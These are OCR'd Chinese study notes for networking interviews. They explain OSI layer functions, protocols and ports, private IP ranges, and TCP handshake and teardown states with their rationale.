
Part———计算机网络专题

TCP/IP 相关的问题

一．**OSI** 与 **TCP/IP** 各层的结构与功能，都有哪些协议，协议所占端口号。



(1)物理层----定义了为建立、维护和拆除物理链路所需的机械的、电气的、功能的和规程的特性，其作用是使原始的数据比特流能在物理媒体上传输。具体涉及接插件的规格、“0”、“1”信号的电平表示、收发双方的协调等内容。

(2)数据链路层----比特流被组织成数据链路协议数据单元(通常称为帧)，并以其为单位进行传输，帧中包含地址、控制、数据及校验码等信息。数据链路层的主要作用是通过校验、确认和反馈重发等手段，**将不可靠的物理链路改造成对网络层来说无差错的数据链路**。数据链路层还要协调收发双方的数据传输速率，即进行**流量控制**，以防止接收方因来不及处理发送方来的高速数据而导致缓冲器溢出及线路阻塞。

(3)网络层----数据以网络协议数据单元(分组)为单位进行传输。网络层关心的是通信子网的运行控制，主要解决如何使数据分组跨越通信子网从源传送到目的地的问题，这就需要在通信子网中进行**路由选择**。另外，为避免通信子网中出现过多的分组而造成网络阻塞，需要对流入的分组数量进行控制。当分组要跨越多个通信子网才能到达目的地时，还要解决网际互连的问题。


(4)传输层----是第一个端--端，也即主机--主机的层次。传输层提供的端到端的透明数据运输服务，使高层用户不必关心通信子网的存在，由此用统一的运输原语书写的高层软件便可运行于任何通信子网上。传输层还要处理端到端的差错控制和流量控制问题。

(5)会话层----是进程--进程的层次，其主要功能是组织和同步不同的主机上各种进程间的通信(也称为对话)。会话层负责在两个会话层实体之间进行对话连

接的建立和拆除。在半双工情况下，会话层提供一种数据权标来控制某一方何时有权发送数据。会话层还提供在数据流中插入同步点的机制，使得数据传输因网络故障而中断后，可以不必从头开始而仅重传最近一个同步点以后的数据。

(6)表示层----为上层用户提供共同的数据或信息的语法表示变换。为了让采用不同编码方法的计算机在通信中能相互理解数据的内容，可以采用抽象的标准方法来定义数据结构，并采用标准的编码表示形式。表示层管理这些抽象的数据结构，并将计算机内部的表示形式转换成网络通信中采用的标准表示形式。数据压缩和加密也是表示层可提供的表示变换功能。

(7)应用层是开放系统互连环境的最高层。不同的应用层为特定类型的网络应用提供访问 OSI 环境的手段。网络环境下不同主机间的文件传送访问和管理(FTAM)、传送标准电子邮件的文电处理系统(MHS)、使不同类型的终端和主机通过网络交互访问的虚拟终端(VT)协议等都属于应用层的范畴。



物理层：RJ45、CLOCK、IEEE802.3

数据链路：PPP、FR、**HDLC**、VLAN、MAC

网络层：IP、ICMP、ARP、RARP、**OSPF**、**IPX**、RIP、IGMP

传输层：TCP、UDP、**SPX**

会话层：**RPC**、**SQL**、NETBIOS、NFS

表示层：JPEG、MPEG、**ASCII**、**MIDI**

应用层：RIP、BGP、FTP、DNS、Telnet、SMTP、HTTP、WWW、NFS

http 80,ftp 20,21,telnet 23,SMTP 25。

二．IP 地址的分类。


私有地址有：

A 类：10.0.0.0 到 10.255.255.255

B 类：172.16.0.0 到 172.31.255.255

C 类：192.168.0.0 到 192.168.255.255

三．画出三次握手和四次挥手的图（状态转移图）。TCP 为什么三次握手，四次挥手？



3 次握手过程状态：

LISTEN: 表示服务器端的某个 SOCKET 处于监听状态，可以接受连接了。

SYN_SENT: 当客户端 SOCKET 执行 CONNECT 连接时，它首先发送 SYN 报文，因此也随即它会进入到了 SYN_SENT 状态，并等待服务端发送三次握手中的第 2 个报文。SYN_SENT 状态表示客户端已发送 SYN 报文。

SYN_RCVD: 这个状态表示接收到了 SYN 报文，在正常情况下，这个状态是服务器端的 SOCKET 在建立 TCP 连接时的三次握手会话过程中的一个中间状态，很短暂，基本上用 netstat 你是很难看到这种状态的，除非你特意写了一个客户端测试程序，故意将三次

TCP 握手过程中最后一个 ACK 报文不予发送。因此这种状态时，当收到客户端的 ACK 报文后，它会进入到 ESTABLISHED 状态。（服务器端）

ESTABLISHED：表示连接已经建立了。

4 次挥手过程状态：

FIN_WAIT_1: 这个状态要好好解释一下，**其实 FIN_WAIT_1 和 FIN_WAIT_2 状态的真正含义都是表示等待对方的 FIN 报文。**而这两种状态的区别是：FIN_WAIT_1 状态实际上是当 SOCKET 在 ESTABLISHED 状态时，它想主动关闭连接，向对方发送了 FIN 报文，此时该 SOCKET 即进入到 FIN_WAIT_1 状态。而当对方回应 ACK 报文后，则进入到 FIN_WAIT_2 状态，当然在实际的正常情况下，无论对方何种情况下，都应该马上回应 ACK 报文，所以 FIN_WAIT_1 状态一般是比较难见到的，而 FIN_WAIT_2 状态还有时常常可以用 netstat 看到。（主动方持有的状态）

FIN_WAIT_2：上面已经详细解释了这种状态，实际上 FIN_WAIT_2 状态下的 SOCKET，表示半连接，也即有一方要求 close 连接，但另外还告诉对方，我暂时还有点数据需要传送给你(ACK 信息)，稍后再关闭连接。（主动方的状态）

TIME_WAIT: **表示收到了对方的 FIN 报文，并发送出了 ACK 报文**，就等 2MSL 后即可回到 CLOSED 可用状态了。**如果 FIN_WAIT_1 状态下，收到了对方同时带 FIN 标志和 ACK 标志的报文时，可以直接进入到 TIME_WAIT 状态，而无须经过 FIN_WAIT_2 状态。**（主动方的状态）。

CLOSING（比较少见）：表示双方同时关闭连接。如果双方几乎同时调用 close 函数，那么会出现双方同时发送 FIN 报文的情况，就会出现 CLOSING 状态，表示双方都在关闭连接。这种状态比较特殊，实际情况中应该是很少见，属于一种比较罕见的例外状态。正常情况下，当你发送 FIN 报文后，按理来说是应该先收到（或同时收到）对方的 ACK 报文，再收到对方的 FIN 报文。但是 **CLOSING 状态表示你发送 FIN 报文后，并没有收到对方的 ACK 报文，反而却收到了对方的 FIN 报文**。什么情况下会出现此种情况呢？其实细想一下，也不难得出结论：那就是**如果双方几乎在同时 close 一个 SOCKET 的话，那么就出现了双方同时发送 FIN 报文的情况，也即会出现 CLOSING 状态，表示双方都正在关闭 SOCKET 连接。**

CLOSE_WAIT: 这种状态的含义其实是表示在等待关闭。**当对方 close 一个 SOCKET 后发送 FIN 报文给自己，你系统毫无疑问地会回应一个 ACK 报文给对方，此时则进入到 CLOSE_WAIT 状态。接下来，实际上你真正需要考虑的事情是察看你是否还有数据发送给对方，如果没有的话，那么你也就可以 close 这个 SOCKET，发送 FIN 报文给对方，也即关闭连接。**所以你在 CLOSE_WAIT 状态下，需要完成的事情是等待你去关闭连接。（被动方的状态）

LAST_ACK: 这个状态还是比较容易好理解的，它是被动关闭一方在发送 FIN 报文后，最后等待对方的 ACK 报文。当收到 ACK 报文后，也即可以进入到 CLOSED 可用状态了。（被动方的状态）。

CLOSED: 表示连接中断。

首先 Client 端发送连接请求报文，Server 段接受连接后回复 ACK 报文，并为这次连接分配资源。Client 端接收到 ACK 报文后也向 Server 段发生 ACK 报文，并分配资源，这样 TCP 连接就建立了。

ACK TCP 报头的控制位之一,对数据进行确认.确认由目的端发出,用它来告诉发送端这个序列号之前的数据段都收到了.比如,确认号为 X,则表示前 X-1 个数据段都收到了,只有当ACK=1时,确认号才有效,当ACK=0时,确认号无效,这时会要求重传数据,保证数据的完整性.

SYN 同步序列号,TCP 建立连接时将这个位置 1。

FIN 发送端完成发送任务位,当 TCP 完成数据传输需要断开时,提出断开连接的一方将这位置 1。

【注意】中断连接端可以是 Client 端，也可以是 Server 端。

假设 Client 端发起中断连接请求，也就是发送 FIN 报文。Server 端接到 FIN 报文后，意思是说"我 Client 端没有数据要发给你了"，但是如果你还有数据没有发送完成，则不必急着关闭 Socket，可以继续发送数据。所以你先发送 ACK，"告诉 Client 端，你的请求我收到了，但是我还没准备好，请继续你等我的消息"。这个时候 Client 端就进入 FIN_WAIT 状态，继续等待 Server 端的 FIN 报文。当 Server 端确定数据已发送完成，则向 Client 端发送 FIN 报文，"告诉 Client 端，好了，我这边数据发完了，准备好关闭连接了"。Client 端收到 FIN 报文后，"就知道可以关闭连接了，但是他还是不相信网络，怕 Server 端不知道要关闭，所以发送 ACK 后进入 TIME_WAIT 状态，如果 Server 端没有收到 ACK 则可以重传。“，Server 端收到 ACK 后，"就知道可以断开连接了"。Client 端等待了 **2MSL** 后依然没有收到回复，则证明 Server 端已正常关闭，那好，我 Client 端也可以关闭连接了。Ok，TCP 连接就这样关闭了！

netstat 可以看到 tcp 的哪些状态？

netstat 查看 TCP 状态值。

整个过程 Client 端所经历的状态如下：




图 3.39　客户端 TCP 所经历的典型的 TCP 状态序列

Server 端所经历的过程如下：






图 3.40　服务器端 TCP 所经历的典型的 TCP 状态序列



【注意】 在 TIME_WAIT 状态中，如果 TCP client 端最后一次发送的 ACK 丢失了，它将重新发送。TIME_WAIT 状态中所需要的时间是依赖于实现方法的。典型的值为 30 秒、1 分钟和 2 分钟。等待之后连接正式关闭，并且**所有的资源(包括端口号)都被释放**。




研究过 backlog 含义的朋友都很容易理解上图。这两个队列是内核实现的，当服务器绑定、监听了某个端口后，这个端口的 **SYN 队列（未完成握手队列）**和 **ACCEPT 队列（已完成握手队列）**就建立好了。客户端使用 connect 向服务器发起 TCP 连接，当图中 1.1 步骤客户端的 SYN 包到达了服务器后，**内核会把这一信息放到 SYN 队列中**，同时回一个 SYN+ACK 包给客户端。一段时间后，在图中 2.1 步骤中客户端再次发来了针对服务器 SYN 包的 ACK 网络分组时，**内核会把连接从 SYN 队列中取出，再把这个连接放到 ACCEPT 队列中**。而服务器在第 3 步调用 accept 时，其实就是**直接从 ACCEPT 队列中取出已经建立成功的连接套接字**而已。

为什么收到 Server 端的确认之后，Client 还需要进行第三次“握手”呢？

采用三次握手是为了**防止失效的连接请求报文段**突然又传送到主机 B ，因而产生错误。

“已失效的连接请求报文段”的产生在这样一种情况下：client 发出的第一个连接请求报文段并没有丢失，而是在某个网络结点长时间的滞留了（因为网络并发量很大在某结点被

阻塞了），以致延误到连接释放以后的某个时间才到达 server。**本来这是一个早已失效的报文段。但 server 收到此失效的连接请求报文段后，就误认为是 client 再次发出的一个新的连接请求。于是就向 client 发出确认报文段，同意建立连接。假设不采用“三次握手”，那么只要 server 发出确认，新的连接就建立了。由于现在 client 并没有发出建立连接的请求，因此不会理睬 server 的确认，也不会向 server 发送数据。但 server 却以为新的运输连接已经建立，并一直等待 client 发来数据。这样，server 的很多资源就白白浪费掉了。**采用“三次握手”的办法可以防止上述现象发生。例如刚才那种情况，client 不会向 server 的确认发出确认。server 由于收不到确认，就知道 client 并没有要求建立连接。”。**主要目的防止 server 端一直等待，浪费资源。**



【5-46】 试用具体例子说明为什么在运输连接建立时要使用三次握手。说明如不这样做可能会出现什么情况。

解答：图 T-5-46 给出了一个例子。

图 T-5-46 陈旧的 SYN 报文段的出现

在上一个 TCP 连接中，A 向 B 发送的连接请求 SYN 报文段滞留在网络中的某处。于是 A 超时重传，与 B 建立了 TCP 连接，交换了数据，最后也释放了 TCP 连接。

但滞留在网络中某处的陈旧的 SYN 报文段，现在突然传送到 B 了。如果不使用三次握手，那么 B 就以为 A 现在请求建立 TCP 连接，于是就分配资源，等待 A 传送数据。但 A 并没有想要建立 TCP 连接，也不会向 B 传送数据。B 就白白等待着 A 发送数据。

如果使用三次握手，那么 B 在收到 A 发送的陈旧的 SYN 报文段后，就向 A 发送 SYN 报文段，选择自己的序号 seq = y，并确认收到 A 的 SYN 报文段，其确认号 ack = $x + 1$。当 A 收到 B 的 SYN 报文段时，从确认号就可得知不应当理睬这个 SYN 报文段（因为 A 现在并没有发送 seq = x 的 SYN 报文段）。这时，A 发送复位报文段。在这个报文段中，RST = 1，ACK = 1，其确认号 ack = $y + 1$。我们注意到，虽然 A 拒绝了 TCP 连接的建立（发送了复位报文段），但对 B 发送的 SYN 报文段还是确认收到了。

B 收到 A 的 RST 报文段后，就知道不能建立 TCP 连接，不会等待 A 发送数据了。

如果两次握手的话,客户端有可能因为网络阻塞等原因会发送多个请求报文,这时服务器就会建立连接,浪费掉许多服务器的资源。

为什么要 4 次挥手？

确保数据能够完成传输。

但关闭连接时，当收到对方的 FIN 报文通知时，它仅仅表示对方没有数据发送给你了；但未必你所有的数据都全部发送给对方了,所以你可以未必会马上会关闭 SOCKET,也即你可能还需要发送一些数据给对方之后，再发送 FIN 报文给对方来表示你同意现在可以关闭连接了，**所以它这里的 ACK 报文和 FIN 报文多数情况下都是分开发送的**。

